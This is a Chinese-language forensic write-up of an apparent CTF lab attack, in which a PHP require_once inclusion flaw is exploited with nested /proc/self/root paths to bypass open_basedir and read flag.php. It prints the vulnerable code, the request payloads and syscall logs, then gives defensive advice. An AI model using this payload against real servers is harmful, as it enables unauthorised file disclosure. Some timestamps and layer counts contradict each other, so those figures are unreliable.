Require 攻击溯源分析报告

2025.4.28

穆新宇

Contents

1 背景信息

事件概述

2025 年 4 月 21 日，靶机遭遇到一起针对文件包含漏洞的权限绕过攻击。攻击者通过分析 `index.php` 源码暴露的文件包含逻辑，利用 `/proc/self/root` 符号链接特性，突破 `open_basedir` 目录限制，最终获取敏感文件 `flag.php` 中的关键信息。本次分析基于流量日志，完整还原攻击链路并揭示系统配置缺陷。

靶机环境

- Web 服务器：Apache/2.4.7（Ubuntu）
- PHP 版本：5.5.9
- 关键配置：`open_basedir` 限制为 `/var/www/html`，但未禁用 `/proc` 文件系统访问

2 攻击流程与技术分析

攻击链流程图



Figure 1: 攻击链

初始侦查与漏洞暴露（19:49:42）

```
GET / HTTP/1.1
Host: 940707f6-b174-48eb-b732-f60d78e9bbb5.1.2024.thudart.com
Src-IP: 10.253.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/135.0.0.0
Safari/537.36
```

- 攻击者使用 Windows 10 64 位系统的 Chrome， VPN IP 为 10.253.0.1
- 服务器响应 200 OK，返回 index.php 源码，暴露文件包含逻辑

```php
if(isset($_GET['file'])) {
    $file = $_GET['file'];
    require_once($file);
    echo $flag;
}
```

构造第一层 Payload（20:01:26）

```
GET /?file=/proc/self/root/var/www/html/flag.php
```

- 利用 /proc/self/root 指向容器宿主根目录，尝试突破 open_basedir 限制
- 服务器未直接返回 403，而是继续解析路径，暴露规则检测缺陷

加深嵌套（20:07:43）

攻击者在尝试一层嵌套未果后，尝试不同深度的嵌套

时间戳	层数
2025 - 04 - 21 20:05:42	1
2025 - 04 - 21 20:21:47	2
…	…
2025 - 04 - 21 20:25:49	50

- **符号链接原理**：`/proc/self/root` 指向进程根目录，通过递归拼接突破单层路径检测
- **漏洞利用**：`require_once` 未严格校验路径合法性，仅依赖 open_basedir 的目录字符串匹配，未阻止符号链接解析

敏感数据窃取（20:17:49）

```
GET /?file=/proc/self/root/.../var/www/html/flag.php
```

攻击者后面多层嵌套的攻击实际上均能获取到 flag

```
apache2,20,<,open,fd=10(<f>/var/www/html/flag.php) name=/var/
www/html/flag.php flags=65537(O_RDONLY|FD_LOWER_LAYER) mode=0
dev=20006C ino=59279859 execve,res=0 exe=sh args=-c.echo $FLAG.
tid=1821112(sh) pid=1821112(sh) ptid=1820430(apache2)
```

审计日志清晰记录了漏洞成功利用的过程。当 PHP 脚本尝试包含目标文件时，系统首先打开了`/var/www/html/flag.php`文件（文件描述符 fd=10），随后触发了关键的系统调用：`execve`执行 shell 命令`echo $FLAG`

敏感数据窃取（20:17:49）(ii)

```
write,fd=1(<p>) size=37,<p>,37,<NA>,<NA>,,/bin/
bash,<NA>,<NA>,<NA>,<NA>,<NA>,1821112,19,fd=1(<p>)
size=37,1820430,sh -c echo $FLAG
apache2,19,<,read,res=37
data=0becf0e7-7fbb-499d-997f-318969435e9e. fd=10
size=8192,37,0becf0e7-7fbb-499d-997f-318969435e9e.,10,8192,,/
usr/sbin/apache2,37
```

`sh`进程将 37 字节的数据写入了标准输出（fd=1），内容为`0becf0e7-7fbb-499d-997f-318969435e9e`。随后，Apache 进程从文件描述符 10 读取了这 37 字节数据，并将其包含在 HTTP 响应中返回给攻击者。

3 故事还原

时间线

1. 漏洞发现阶段（19:49:42）

攻击者访问首页，服务器返回 `index.php` 源码。通过代码发现 `file` 参数可控且使用 `require_once`，同时注意到 `open_basedir` 限制为 `/var/www/html`，但观察到未禁用软连接，意识到可通过 /proc/self/root 突破目录限制。

2. 初次试探攻击（20:01:42）

发送 `GET /?file=/proc/self/root/var/www/html/flag.php`，试图直接拼接路径。服务器响应未完全成功，响应无有效数据。

3. 递归路径构造（20:05:42 - 20:32:51）

攻击者不断进行尝试，从最初的 1 层嵌套，逐渐增加。在这个过程中，不断试探服务器对于路径嵌套的检测和限制，通过增加嵌套层数来试图绕过服务器的安全防护机制。

4. 数据获取成功（20:17:49）

4 防御建议

防御建议

4.a.a 输入验证增强

1. 路径深度限制：禁止`file`参数中`/proc/self/root`出现超过 3 次（根据攻击尝试峰值 216 层，设置合理阈值），阻断递归嵌套攻击。
2. 正则严格校验：使用正则表达式匹配`^/var/www/html/`开头的相对路径，拒绝包含`proc/self/root`的绝对路径，防止符号链接穿透。

4.a.b 代码修改

1. 静态文件白名单：将`require_once`的文件参数限定为白名单内的固定文件（如 index.php、config.php），禁止动态加载用户可控路径。
2. 错误处理优化：移除`highlight_file`等暴露源码的函数，返回统一错误页面（如 403 Forbidden），避免攻击者获取技术细节。